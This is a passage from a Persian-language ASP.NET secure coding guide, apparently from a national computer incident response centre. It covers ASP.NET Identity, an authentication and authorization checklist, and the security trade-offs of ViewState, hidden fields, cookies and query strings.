فراهم‌کنندگان سراسری ASP.NET توسعه داده شد، تا امکان ذخیره‌سازی اطلاعات عضویت در پایگاه‌داده Azure SQL مایکروسافت ممکن شود و آن‌ها هم‌چنین با نسخه‌ی فشرده‌ی SQL Server هم کار می‌کنند. فراهم‌کنندگان سراسری بر اساس Entity Framework Code First ساخته شده‌اند یعنی این‌که فراهم‌کنندگان سراسری را می‌توان برای ذخیره‌سازی داده در هر پایگاهی که توسط EF پشتیبانی می‌شود به کار برد. در فراهم‌کنندگان سراسری شمای پایگاه‌داده هم تا حد زیادی پاک‌سازی شد.

فراهم‌کنندگان سراسری روی زیرساخت عضویت ASP.NET ساخته شده‌اند بنابراین همان محدودیت‌های فراهم‌کننده SqlMembership را دارند. یعنی آن‌ها برای پایگاه‌داده‌های رابطه‌ای ساخته شده‌اند و سفارشی‌سازی اطلاعات کاربر و پروفایل مشکل است. این فراهم‌کنندگان هم هنوز از احراز هویت فرم برای ورود و خروج استفاده می‌کنند.

٤-٦-۵ پیدایش هویت ASP.NET

همان‌طور که داستان سیستم عضویت ASP.NET طی سالیان تغییر و رشد کرده است، تیم ASP.NET نیز آموخته‌های زیادی از بازخوردهای کارخواهان بدست آورده‌اند.

این پیش‌فرض که کاربران شما توسط یک نام کاربری و کلمه‌ی عبور که در برنامه کاربردی خودتان هم ثبت شده است به سایت وارد خواهند شد، دیگر معتبر نیست. دنیای وب اجتماعی شده است. کاربران از طریق وب‌سایت‌ها و شبکه‌های اجتماعی متعددی با یکدیگر در زمان واقعی (به صورت زنده) از طریق شبکه‌هایی مانند فیسبوک و تویتر در تعامل هستند.

همان‌طور که توسعه نرم‌افزارهای تحت‌وب رشد کرده است، الگوهای پیاده‌سازی نیز تغییر و رشد کرده‌اند. امکان آزمون واحد بر روی کد برنامه‌های کاربردی، یکی از مهم‌ترین نگرانی‌های توسعه‌دهندگان شده است. در سال ۲۰۰۸ تیم ASP.NET چارچوب جدیدی را بر اساس الگوی مدل-دید-کنترل‌کننده (MVC) اضافه کردند. هدف آن کمک به توسعه‌دهندگان، برای تولید برنامه‌های ASP.NET با قابلیت آزمون واحد بهتر بود. توسعه‌دهندگانی که می‌خواستند کد برنامه‌های کاربردی خود را در سطح واحد آزمون کنند، همین امکان را برای سیستم عضویت نیز می‌خواستند.

با در نظر گرفتن تغییراتی که در توسعه برنامه‌های وب بوجود آمده، هویت ASP.NET با اهداف زیر توسعه یافت:

- **سیستم واحد هویت ASP.NET**
  - سیستم هویت ASP.NET می‌تواند در تمام چارچوب‌های برگرفته شده از ASP.NET استفاده شود. مانند ASP.NET MVC, Web Forms, Web Pages, Web API و SignalR
  - از این سیستم می‌توانید در تولید برنامه‌های وب، موبایل و یا برنامه‌های ترکیبی استفاده کنید.
- **سادگی افزودن داده‌های پروفایل درباره کاربران**
  - روی شمای پایگاه‌داده برای اطلاعات کاربران و پروفایل‌ها کنترل کامل دارید. مثلا می‌توانید به سادگی یک فیلد، برای تاریخ تولد در نظر بگیرید که کاربران هنگام ثبت نام در سایت باید آن را وارد کنند.
- **کنترل ذخیره‌سازی**
  - به‌صورت پیش‌فرض هویت ASP.NET تمام اطلاعات کاربران را در یک پایگاه‌داده ذخیره می‌کند. تمام مکانیزم‌های دسترسی به داده‌ها توسط EF Code First کار می‌کنند.
  - از آن‌جاکه روی شمای پایگاه‌داده، کنترل کامل دارید، تغییر نام جدول‌ها و یا نوع داده فیلدهای کلیدی و غیره ساده است.
  - استفاده از مکانیزم‌های دیگر برای مدیریت داده‌های آن ساده است، مانند SharePoint, Azure Storage Table و پایگاه‌داده‌های NoSQL. و نیازی به برگرداندن استثنا System.NotImplementedExceptions نیست.
- **آزمون‌پذیری در سطح واحد**
  - هویت ASP.NET آزمون‌پذیری برنامه‌های وب را بیشتر می‌کند. می‌توانید برای تمام قسمت‌هایی که از هویت ASP.NET استفاده می‌کنند آزمون بنویسید.
- **فراهم‌کننده‌ی نقش**
  - فراهم‌کننده‌ای وجود دارد که به شما امکان محدود کردن سطوح دسترسی بر اساس نقش‌ها را می‌دهد. به‌سادگی می‌توانید نقش‌های جدید مانند "Admin" بسازید و بخش‌های مختلف برنامه‌ی خود را محدود کنید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

- **پشتیبانی از ادعا**[1]
  - هویت ASP.NET از امکان احراز هویت بر اساس ادعاها نیز پشتیبانی می‌کند. در این مدل، هویت کاربر بر اساس دسته‌ای از ادعاهای او شناسایی می‌شود. با استفاده از این روش توسعه‌دهندگان برای تعریف هویت کاربران، آزادی عمل بیشتری نسبت به مدل نقش‌ها دارند. عضویت نقش‌ها تنها یک مقدار منطقی است؛ (یا عضو یک نقش هستید یا خیر)، در حالی‌که با استفاده از روش ادعا می‌توانید اطلاعات بسیار ریز و دقیقی از هویت کاربر در دست داشته باشید.
- **فراهم‌کنندگان ورود اجتماعی**
  - به راحتی می‌توانید از تامین‌کنندگان دیگری مانند مایکروسافت، فیسبوک، تویتر، گوگل و غیره استفاده کنید و اطلاعات مربوط به کاربران را در برنامه‌های خود ذخیره کنید.
- **Azure Active Directory**
  - هم‌چنین می‌توان به برنامه‌ی خودتان قابلیت وارد سایت شدن را با استفاده از Azure Active Directory بدهید و هم‌چنین داده‌های شخصی کاربران را بر روی برنامه‌ی خودتان ذخیره نمایید.
- **یکپارچگی با OWIN**
  - هویت ASP.NET بر اساس OWIN توسعه پیدا کرده است، بنابراین از هر میزبانی که از OWIN پشتیبانی می‌کند می‌توانید استفاده کنید. هم‌چنین هیچ وابستگی‌ای به System.Web وجود ندارد. هویت ASP.NET یک چارچوب کامل و مستقل برای OWIN است و می‌تواند در هر برنامه‌ای که روی OWIN میزبانی شده استفاده شود.
  - هویت ASP.NET از OWIN برای ورود/خروج کاربران در سایت استفاده می‌کند. این بدین معنا است که به‌جای استفاده از فرم‌های احراز هویت برای تولید یک کوکی، برنامه از OWIN CookieAuthentication استفاده می‌کند.
- **بسته‌ی NuGet**


---

[1] Claim

- هویت ASP.NET در قالب یک بسته‌ی NuGet توزیع می‌شود. این بسته در قالب پروژه‌های ASP.NET MVC, Web Forms و Web API که با ویژوال استودیو ۲۰۱۳ منتشر شدند گنجانده شده است. شما می‌توانید این بسته NuGet را از گالری NuGet دانلود کنید.
- توزیع این چارچوب در قالب یک بسته‌ی NuGet این امکان را به تیم ASP.NET می‌دهد تا امکانات جدیدی توسعه دهند، باگ‌ها را برطرف کنند و نتیجه را به‌صورت چابک به توسعه‌دهندگان عرضه کنند.

۵-۶-۵ مؤلفه‌های هویت ASP.NET

تصویر زیر اجزای تشکیل‌دهنده هویت ASP.NET را نمایش می‌دهد. بسته‌هایی که با رنگ سبز نشان داده شده‌اند سیستم هویت ASP.NET را می‌سازند. مابقی بسته‌ها وابستگی‌هایی هستند که برای استفاده از هویت ASP.NET در برنامه‌های ASP.NET لازم‌اند.



شکل ۵-۱: مولفه‌های هویت ASP.NET

۵-۷ یک چک‌لیست برای احراز هویت و مجازشماری

این چک‌لیست شامل آیتم‌هایی است که در هنگام اضافه کردن احراز هویت و مجازشماری به برنامه خود باید رعایت کنید:

- تنها در صورتی که مجبور هستید نقش‌ها را خودتان تعریف کنید. بعضی حالت‌ها وجود دارد که می‌خواهید خودتان توابع احراز هویت و مجازشماری را پیاده‌سازی کنید، اما این عمل همراه با اشتباهات بالقوه است. اگر دارای پایگاه‌داده‌ای برای کاربر هستید، آنگاه پیاده‌سازی مدل‌های

فراهم‌کننده برای عضویت و نقش‌ها را در نظر بگیرید. این کار به شما امکان استفاده از تابع‌های استاندارد برای کنترل دسترسی را فراهم می‌کند.

- کاربران خود را تشویق به خروج از سیستم کنیم. احراز هویت به صورت پیوسته ممکن است منجر به حمله‌های CSRF شود. برای سیستم‌های با ارزش بالا، کاربران را با ارایه‌ی دکمه‌ی خروج و قابل رویت به خروج از سیستم تشویق کنید و قابلیت «مرا به خاطر بسپار» را فراهم نکنید.
- همیشه با نقش عدم دسترسی شروع کنید. این حالت که به طور مشخص کسانی که دسترسی به منابع دارند، تعیین شوند نسبت به حالتی که کسانی که دسترسی ندارند تعیین شود امن‌تر است.
- از تفاوت بین قوانین مجازشماری در ASP.NET و IIS اطلاع داشته باشید. نقش‌های مجازشماری IIS برای هر منبعی اجرا می‌شود. در ASP.NET قوانین مجازشماری تنها منابع نگاشت‌شده به یک handler مدیریت‌شده را محافظت می‌کند.
- اگر به صورت برنامه‌نویسی مجازشماری را بررسی می‌کنید تا کنترل‌ها را پنهان یا نمایش دهید، از اجرای آن مجازشماری‌ها در کدهای لایه‌ی پایین‌تر اطمینان پیدا کنید. اگر عناصر کاربری مانند دکمه‌هایی که براساس نقش‌ها یا نام‌های کاربری هستند را نمایش می‌دهید یا پنهان می‌کنید، دوباره در هر تابع مربوط به آن دکمه‌ها مانند OnClick() بررسی‌ها را انجام دهید.
- اگر منابع به کاربری خاصی تعلق دارد، پیش از سرویس‌دهی کاربر جاری را بررسی کنید. اگر منبعی مانند یک پیام برای کاربر خاصی است آنگاه بررسی کنید که کاربر جاری به آن منبع دسترسی دارد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

٦ مدیریت امن نشست و حالت

٦-١ مروری بر مدیریت حالت در ASP.NET

یک نمونه‌ی جدید از کلاس صفحه‌ی وب هر زمان که صفحه به کارگزار ارسال شود، ایجاد می‌گردد. در برنامه‌نویسی سنتی وب، این معمولاً بدان معنی است که تمام اطلاعات مرتبط با صفحه و کنترل‌های صفحه، با هر رفت و برگشت به کارگزار از دست خواهند رفت. برای مثال، اگر کاربر اطلاعاتی را در جعبه‌ی متن وارد می کرد، با انتقال از مرورگر و یا سیستم کارخواه به کارگزار، اطلاعات از دست می‌رفت.

برای غلبه بر این محدودیت ذاتی برنامه‌نویسی وب سنتی، ASP.NET شامل گزینه‌های مختلفی است که به شما در حفظ اطلاعات در هر صفحه و در برنامه‌ی گسترده، کمک می‌کند.

این ویژگی‌ها به شرح زیر است:

- View state
- حالت کنترل
- فیلدهای مخفی
- کوکی‌ها
- رشته‌های پرس‌وجو[1]
- حالت برنامه[2]
- حالت نشست[3]
- ویژگی‌های پروفایل

View state، حالت کنترل، فیلدهای مخفی، کوکی‌ها و query strings همگی برای ذخیره‌ی داده در سمت کارخواه از طریق روش‌های مختلف مورد استفاده قرار می‌گیرند و حالت Application، حالت نشست و

---

[1] Query Strings

[2] Application State

[3] Session State

ویژگی‌های پروفایل همگی داده را روی حافظه در کارگزار نگه‌داری می‌کنند. هر یک از این گزینه‌ها، بسته به سناریو مورد استفاده، دارای مزایای و معایب مجزا می‌باشد.

۱-۱-٦ گزینه‌های مدیریت حالت مبتنی بر کارخواه

بخش‌های زیر گزینه‌هایی برای مدیریت حالت که شامل ذخیره‌ی اطلاعات در صفحه یا کامپیوتر کارخواه می‌شود را توضیح می‌دهد. برای این گزینه‌ها هیچ اطلاعاتی بین رفت و برگشت‌ها روی کارگزار ذخیره نمی‌شود.

۱-۱-۱-٦ ViewState

ویژگی ViewState یک شیء دیکشنری برای حفظ مقادیر بین درخواست‌های متعدد یک صفحه را فراهم می‌کند. این روش پیش‌فرض است که صفحه برای نگه‌داری اطلاعات صفحه و کنترل مقادیر این ویژگی بین رفت و برگشت‌ها استفاده می‌کند.

زمانی که صفحه پردازش شد، حالت فعلی صفحه و کنترل‌های آن به صورت یک رشته‌ی درهم‌سازی شده و به عنوان یک فیلد مخفی یا چند فیلد مخفی (در صورتی که حجم داده‌های ذخیره‌شده در ViewState از مقدار مشخص شده در صفت MaxPageStateFieldLength بیشتر شود) در صفحه ذخیره می‌شوند. زمانی که صفحه به کارگزار ارسال و بازگردانده شود، صفحه در مقداردهی اولیه‌ی رشته ViewState را تجزیه کرده و اطلاعات این ویژگی را به صفحه باز می‌گرداند. شما می‌توانید مقادیر را هم در ViewState ذخیره کنید.

مزایای استفاده از ViewState عبارتند از:

- منابع کارگزار موردنیاز نیستند: ViewState در یک ساختار در کد صفحه قرار می‌گیرد.
- پیاده‌سازی ساده: ViewState هیچ‌گونه برنامه‌نویسی سفارشی برای استفاده نیاز ندارد و به طور پیش‌فرض برای ذخیره داده حالت در کنترل‌ها فعال است.
- ویژگی‌های پیشرفته امنیتی: به منظور پیاده‌سازی‌های یونیکد، مقادیر ViewState درهم‌سازی، فشرده و کدگذاری می‌شود که این امر امنیت بیشتری نسبت به استفاده از فیلدهای مخفی فراهم می‌کند.

معایب استفاده از ViewState عبارتند از:

- ملاحظات کارایی: به دلیل این‌که ViewState در خود صفحه ذخیره می‌شود، ذخیره‌ی مقادیر بزرگ می‌تواند سبب پایین آمدن سرعت صفحه شود. این امر به ویژه درمورد دستگاه‌های تلفن همراه بیشتر محسوس است چرا که پهنای باند در این دستگاه‌ها محدودیت دارد.

مرکز مدیریت امداد و هماهنگی عملیات (خدمات رایانه‌ای)

- محدودیت دستگاه‌ها: دستگاه‌های تلفن همراه ممکن است ظرفیت حافظه برای ذخیره مقدار زیادی از اطلاعات ViewState نداشته باشند.
- ریسک‌های امنیتی بالقوه: ViewState در یک یا چند فیلد مخفی در صفحه ذخیره می‌شود. اگرچه ViewState داده‌ها را به صورت درهم‌سازی شده ذخیره می‌کند اما باز هم می‌تواند دست‌کاری شود. در صورتی که کد خروجی صفحه به طور مستقیم مشاهده شود، اطلاعات فیلدهای مخفی نیز دیده می‌شود، که این یک مسئله امنیتی بالقوه را ایجاد می‌کند.

۲-۱-۱-۱ حالت کنترل

گاهی اوقات نیاز دارید تا داده‌های حالت کنترل را به منظور درست کار کردن یک کنترل، نگه‌داری کنید. به عنوان مثال، یک کنترل سفارشی شامل برگه‌های متعدد که اطلاعات مختلفی را نمایش می‌دهد، درنظر بگیرید. این کنترل به منظور کار کردن صحیح، نیاز دارد که بداند بین رفت و برگشت‌ها، کدام برگه انتخاب شده است. ویژگی ViewState می‌تواند برای این هدف مورد استفاده قرار گیرد اما ViewState ممکن است در سطوح مختلف یک صفحه توسط توسعه‌دهندگان خالی شود و این به طور موثر کنترل شما را شکننده می‌کند. برای حل این موضوع، چارچوب صفحه ASP.NET یک ویژگی به نام حالت کنترل دارد. ویژگی حالت کنترل به شما اجازه می‌دهد تا اطلاعات صفحاتی که یک کنترل را مشخص می‌کند ثابت کرده و برخلاف ویژگی viewState اجازه خالی شدن آن را نمی‌دهد.

مزایای استفاده از حالت کنترل عبارتند از:

- نیازی به منابع کارگزار ندارد: به طور پیش‌فرض، حالت کنترل در فیلدهای مخفی در صفحه ذخیره می‌شود.
- قابلیت اطمینان: به دلیل این‌که حالت کنترل مانند ViewState قابل خالی شدن نیست، قابلیت اطمینان بیشتری برای مدیریت حالت کنترل‌ها دارد.

تطبیق‌پذیری: آداپتورهای سفارشی می‌توانند به منظور مشخص کردن این‌که چگونه و کجا اطلاعات کنترل حالت ذخیره شده است، نوشته شوند.

معایب استفاده از کنترل حالت:

- نیاز به مقداری برنامه‌نویسی دارد: در حالی که چارچوب صفحه‌ی ASP.NET یک اساس برای حالت کنترل فراهم می‌کند، حالت کنترل، یک مکانیسم حفظ حالت سفارشی است. برای استفاده کامل از حالت کنترل، شما باید برای ذخیره و بارگذاری حالت کنترل کد بنویسید.

۳-۱-۱-۶ فیلدهای مخفی

Asp.NET به شما اجازه می‌دهد که اطلاعات را در کنترل HiddenField ذخیره کنید که به صورت یک فیلد مخفی استاندارد HTML نمایش داده می‌شود. یک فیلد مخفی به صورت مرئی در مرورگر ترجمه نمی‌شود، اما می‌توانید درست مانند یک کنترل استاندارد آن را مقداردهی کنید. زمانی که یک صفحه به کارگزار ارسال می‌شود، محتوای یک فیلد مخفی به همراه مقادیر کنترل‌های دیگر به شکل مجموعه فرم HTTP ارسال می‌شود. یک فیلد مخفی به عنوان یک مخزن برای ذخیره‌ی هر گونه اطلاعات یک صفحه خاص که می‌خواهید به طور مستقیم در صفحه نگه‌داری کنید، عمل می‌کند.

نکته‌ی امنیتی:

برای یک کاربر مخرب، مشاهده و تغییر محتوای یک فیلد مخفی آسان است بنابراین اطلاعاتی که حساس بوده یا برنامه‌ی شما وابسته به کارکردن درست این اطلاعات است را در فیلد مخفی ذخیره نکنید.

کنترل HiddenField یک متغیر واحد در صفت Value خود ذخیره می‌کند و باید به دقت به صفحه اضافه شود. برای این‌که مقادیر فیلد مخفی درطول پردازش صفحه در دسترس باشند، باید صفحه را توسط دستور HTTP POST ارسال کنید. اگر از فیلدهای مخفی استفاده کرده و یک صفحه به منظور پاسخ به یک لینک یا دستور HTTP GET پردازش شود، فیلدهای مخفی در دسترس نخواهند بود.

مزایای استفاده از فیلدهای مخفی عبارتند از:

- منابع کارگزار موردنیاز نیستند: فیلدهای مخفی در صفحه ذخیره‌شده و از صفحه نیز خوانده می‌شوند.
- پشتیبانی گسترده: تقریبا تمام مرورگرها و دستگاه‌های کارخواه از فیلدهای مخفی پشتیبانی می‌کنند.
- پیاده‌سازی آسان: فیلدهای مخفی، کنترل‌های استاندارد HTML هستند که به برنامه‌نویسی منطقی پیچیده‌ای نیاز ندارند.

معایب استفاده از فیلدهای مخفی عبارتند از:

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

- ریسک‌های امنیتی بالقوه: فیلدهای مخفی می‌توانند دست‌کاری شوند. در صورتی که کد خروجی صفحه به طور مستقیم مشاهده شود، اطلاعات فیلدهای مخفی نیز دیده می‌شود، که این یک مسئله امنیتی بالقوه را ایجاد می‌کند. شما می‌توانید به صورت دستی محتویات یک فیلد مخفی را رمزگذاری و رمزگشایی کنید، اما انجام این کار نیاز به برنامه‌نویسی و سربار اضافی دارد. اگر امنیت یک نگرانی شماست، یک مکانیسم حالت مبتنی بر کارگزار درنظر بگیرید، به طوری که هیچ گونه اطلاعات حساسی به کارخواه ارسال نشود.
- معماری ذخیره‌سازی ساده: فیلد مخفی انواع داده را پشتیبانی نمی‌کند. فیلدهای مخفی، یک رشته‌ی منفرد را به‌جای اطلاعات ارایه می‌دهد. برای ذخیره‌ی مقادیر متعدد، باید رشته‌های محدودشده و کدی برای تجزیه‌ی آن رشته پیاده‌سازی کنید. شما هم‌چنین می‌توانید به صورت دستی انواع داده‌های غنی را به صورت فیلدهای مخفی خطی‌سازی کنید. با این حال، این عمل نیاز به کد اضافی دارد. اگر نیاز به ذخیره‌سازی انواع داده غنی سمت کارخواه دارید، استفاده از view state را مد نظر قرار دهید. خطی‌سازی برای View State به صورت درونی وجود دارد
- ملاحظات کارایی: به دلیل این‌که فیلدهای مخفی در خود صفحه ذخیره می‌شود، ذخیره‌ی مقادیر بزرگ می‌تواند به هنگام نمایش یا ارسال آن، سبب پایین آمدن سرعت صفحه شود.
- محدودیت ذخیره‌سازی: اگر حجم داده‌ی ذخیره‌شده در فیلد مخفی خیلی بزرگ شود، برخی از پروکسی‌ها و فایروال‌ها از دسترسی به صفحات شامل این مقادیر جلوگیری می‌کنند. از آن‌جا که حداکثر مقدار می‌تواند در پیاده‌سازی‌های مختلفی فایروال و پروکسی متفاوت باشد، فیلدهای مخفی بزرگ می‌توانند به صورت پراکنده مشکل‌ساز شوند. اگر نیاز دارید که داده‌های زیادی در فیلد مخفی ذخیره کنید، یکی از موارد زیر را انجام دهید:
    - هر داده را در یک فیلد مخفی جداگانه قرار دهید.
    - از ViewState به همراه قطعه‌بندی استفاده کنید که به طور خودکار داده‌ها را در چندین فیلد مخفی جدا می‌کند.
    - به جای ذخیره‌ی داده‌ها در سمت کارخواه، آن‌ها را سمت کارگزار نگه‌داری کنید. هرچه داده‌ی بیشتری سمت کارخواه ارسال کنید، زمان پاسخ ظاهری برنامه‌ی شما کندتر می‌شود زیرا مرورگر نیاز دارد که داده‌های بیشتری ارسال یا دانلود کند.

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه‌ای

٤-١-١-٦ کوکی‌ها

کوکی یک حجم کوچکی از داده‌هاست که در یک فایل متنی در سیستم فایل کارخواه یا حافظه‌ی نشست در مرورگر کارخواه ذخیره می‌شود. کوکی دربرگیرنده اطلاعات خاص سایت است که کارگزار همراه با خروجی صفحه برای کارخواه ارسال می‌کند. کوکی می‌تواند به صورت موقت (با زمان و تاریخ خاتمه‌ی مشخص) یا دایمی باشد.

شما می‌توانید از کوکی برای ذخیره‌ی اطلاعات در مورد یک کارخواه خاص، نشست یا Application استفاده کنید. کوکی روی سیستم کارخواه ذخیره شده و زمانی که مرورگر به یک صفحه درخواست ارسال می‌کند، کارخواه اطلاعات کوکی را به همراه اطلاعات درخواست‌شده ارسال می‌کند. کارگزار می‌تواند کوکی را خوانده و مقادیر آن را استخراج کند. یک مورد استفاده، ذخیره‌ی یک توکن (احتمالا رمزگذاری شده) که نمایان‌گر احراز هویت کاربر فعلی در برنامه‌ی شما است، می‌باشد.

نکته‌ی امنیتی:

مرورگر می‌تواند اطلاعات را تنها به کارگزاری که کوکی را ایجاد کرده، بازگشت دهد. با این حال، کاربران مخرب روش‌هایی برای دسترسی به کوکی و خواندن محتوای آن‌ها دارند. توصیه می‌شود که اطلاعات حساس مانند نام کاربری یا کلمه‌ی عبور را در یک کوکی ذخیره نکنید. به جای آن، برای شناسایی کاربر یک توکن در کوکی ذخیره کرده و سپس از توکن برای دسترسی به اطلاعات حساس بر روی کارگزار استفاده کنید.

مزایای استفاده از کوکی‌ها عبارتند از:

- قوانین انقضای قابل تنظیم: کوکی می‌تواند هنگامی که نشست مرورگر به پایان می‌رسد منقضی شده، یا می‌تواند به طور نامحدود روی کامپیوتر کارخواه وجود داشته باشد، که این موارد مشمول قوانین انقضا در سمت کارخواه می‌شوند.
- نیازی به منابع کارگزار ندارد: کوکی سمت کارخواه ذخیره شده و بعد از یک ارسال، توسط کارگزار خوانده می‌شود.
- سادگی: کوکی، ساختار مبتنی بر متن بسیار سبک وزن و با جفت کلید/مقدار ساده است.

مرکز مدیریت امداد و هماهنگی عملیات خدادهای رایانه‌ای

- حفظ داده: اگر چه دوام کوکی در کامپیوتر کارخواه به فرایندهای انقضای کوکی در سمت کارخواه و مداخله‌ی کاربر مربوط است، اما کوکی‌ها به طور کلی با دوام‌ترین شکل ذخیره‌سازی داده روی کارخواه هستند.

معایب استفاده از کوکی عبارتند از:

- طول محدود: اغلب مرورگرها یک محدودیت ٤٠٩٦ بایتی را برای اندازه کوکی قرار می‌دهند، اگرچه پشتیبانی از کوکی‌های ٨١٩٢ بایتی در مرورگرها و نسخه‌های دستگاه‌های کارخواه جدید رایج شده است.
- ریسک‌های امنیتی بالقوه: کوکی‌ها در معرض دست‌کاری هستند. کاربران می‌توانند کوکی‌ها را روی کامپیوتر خود دست‌کاری کرده که این باعث ایجاد یک خطر امنیتی یا از کار افتادن برنامه‌ای که به کوکی وابسته است، می‌شود. هم‌چنین، هر چند کوکی‌ها تنها با دامنه‌ای که آن‌ها را به کارخواه فرستاده در دسترس هستند، اما هکرها در طول تاریخ روش‌هایی برای دسترسی به کوکی از طریق دامنه‌های دیگر بر روی کامپیوتر کاربر یافته‌اند. شما می‌توانید کوکی‌ها را به صورت دستی رمزگذاری و رمزگشایی کنید ولی این کار نیازمند کد اضافی است و می‌تواند به دلیل زمان لازم برای رمزگذاری و رمزگشایی، روی کارایی برنامه‌ی شما تاثیر بگذارد.

٥-١-١-٦ رشته‌های پرس‌وجو

یک رشته‌ی پرس‌وجو اطلاعاتی است که به انتهای آدرس صفحه اضافه می‌شود. یک مورد معمولی از رشته‌های پرس‌وجو مانند نمونه زیر خواهد بود:

```
http://www.contoso.com/listwidgets.aspx?category=basic&price=100
```

در آدرس بالا، رشته‌ی پرس‌وجو با علامت سوال (؟) آغاز شده و شامل دو جفت صفت/مقدار می‌باشد که یکی از آن‌ها "category" و دیگری "price" نام دارد.

رشته‌ی پرس‌وجو یک روش ساده ولی با محدودیت برای ذخیره اطلاعات فراهم می‌آورد. برای مثال، یک راه آسان برای ارسال اطلاعات از یک صفحه به صفحه‌ی دیگر است مانند ارسال شماره‌ی محصول از یک صفحه به صفحه‌ی دیگر برای انجام پردازش‌های لازم. با این حال، بعضی از مرورگرها و سیستم‌های کارخواه یک محدودیت ٢٠٨٣ کاراکتر برای طول URL را تحمیل می‌کنند.

نکته‌ی امنیتی

اطلاعات ارسال‌شده در یک رشته‌ی پرس‌وجو می‌تواند توسط یک کاربر مخرب دست‌کاری شود. بنابراین به رشته پرس‌وجو برای انتقال اطلاعات مهم یا حساس تکیه نکنید. علاوه بر این، کاربر می‌تواند URL را نشانه‌گذاری کرده و یا آن را به کاربران دیگر ارسال کند، در نتیجه این اطلاعات نیز همراه با آن ارسال می‌شوند.

به منظور این‌که مقادیر رشته‌ی پرس‌وجو در طول پردازش صفحه در دسترس باشد، شما باید صفحه را با استفاده از دستور HTTP GET ارسال کنید. در نتیجه، در صورتی که صفحه برای پاسخ به یک درخواست HTTP POST پردازش شود، نمی‌توانید از مزایای رشته پرس‌وجو بهره ببرید.

مزایای استفاده از رشته‌ی پرس‌وجو عبارتند از:

- به منابع کارگزار نیاز ندارد: رشته‌ی پرس‌وجو در یک درخواست به آدرس خاص قرار می‌گیرد.
- پشتیبانی وسیع: تقریبا تمام مرورگرها و دستگاه‌های کارخواه از رشته‌ی پرس‌وجو برای ارسال مقادیر استفاده می‌کنند.
- پیاده‌سازی آسان: Asp.Net یک پشتیبانی کامل برای توابع مربوط به رشته‌ی پرس‌وجو، شامل تابع‌های خواندن رشته پرس‌وجو با استفاده از ویژگی Params از شی HttpRequest ارایه می‌دهد.

معایب استفاده از رشته‌ی پرس‌وجو عبارتند از:

- ریسک‌های امنیتی بالقوه: اطلاعات رشته پرس‌وجو مستقیما توسط کاربر از طریق رابط کاربری مرورگر، قابل مشاهده است. کاربر می‌تواند Url را نشانه‌گذاری کرده یا آن را به فرد دیگری ارسال کند، در نتیجه اطلاعات رشته‌ی پرس‌وجو نیز به همراه آن انتقال داده می‌شود. اگر در مورد اطلاعات حساس درون رشته پرس‌وجو نگران هستید، بهتر است که از فیلدهای مخفی که از POST به جای رشته‌ی پرس‌وجو استفاده می‌کنند، بهره بگیرید.
- ظرفیت محدود: برخی از مرورگرها و دستگاه‌های کارخواه محدودیت ۲۰۸۳ کاراکتر را روی طول Urlها درنظر می‌گیرند.

٦-١-١-٦ خلاصه‌ی مدیریت حالت مبتنی بر کارخواه

جدول زیر گزینه‌های مدیریت حالت مبتنی بر کارخواه که در Asp.Net در دسترس هستند را به همراه توصیه‌هایی درباره استفاده هرکدام آورده است.

جدول ٦-١: خلاصه مدیریت حالت متبنی بر کارخواه

گزینه مدیریت حالت	توصیه‌های مورد استفاده
ViewState	هنگامی از این ویژگی استفاده کنید که می‌خواهید حجم کمی از اطلاعات را در صفحه ذخیره کنید که به خود صفحه برگشت داده خواهد شد.
حالت کنترل	زمانی که نیاز دارید حجم کمی از اطلاعات حالت برای یک کنترل بین رفت و برگشت به کارگزار ذخیره کنید، می‌توانید از این گزینه استفاده کنید.
فیلدهای مخفی	از این گزینه هنگامی که می‌خواهید حجم کمی از اطلاعات را برای صفحه ذخیره کنید و هم‌چنین مواقعی که امنیت مسئله مهمی نیست، استفاده کنید. نکته: شما می‌توانید از فیلدهای مخفی تنها در صفحاتی که به کارگزار ارسال می‌شوند استفاده کنید.
کوکی‌ها	زمانی که نیاز دارید تا اطلاعات کمی در سمت کارخواه ذخیره کنید و یا امنیت یک مسئله نیست، از این گزینه استفاده کنید.
رشته پرس‌وجو	اگر تمایل دارید حجم کمی از اطلاعات را از یک صفحه به صفحه دیگر ارسال کنید و یا امنیت یک مسئله نیست، از این گزینه استفاده کنید. نکته: شما می‌توانید از رشته‌ی پرس‌وجو تنها زمانی که به همان صفحه یا صفحات دیگر از طریق یک لینک درخواست می‌فرستید، استفاده کنید.

۲-۱-۶ گزینه‌های مدیریت حالت مبتنی بر کارگزار

ASP.NET راه‌های مختلفی برای حفظ اطلاعات حالت بر روی کارگزار، به‌جای ذخیره این اطلاعات در سمت کارخواه، ارایه می‌دهد. با مدیریت حالت مبتنی بر کارگزار، می‌توانید حجم اطلاعات ارسالی به کارخواه را به منظور حفظ حالت، کاهش دهید. با این حال، این کار می‌تواند از منابع پر هزینه بر روی کارگزار استفاده کند. بخش‌های زیر سه ویژگی مدیریت حالت مبتنی بر کارگزار را توصیف می‌کند:

- حالت برنامه
- حالت نشست
- ویژگی‌های پروفایل

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۱-۲-۱-۶ حالت برنامه

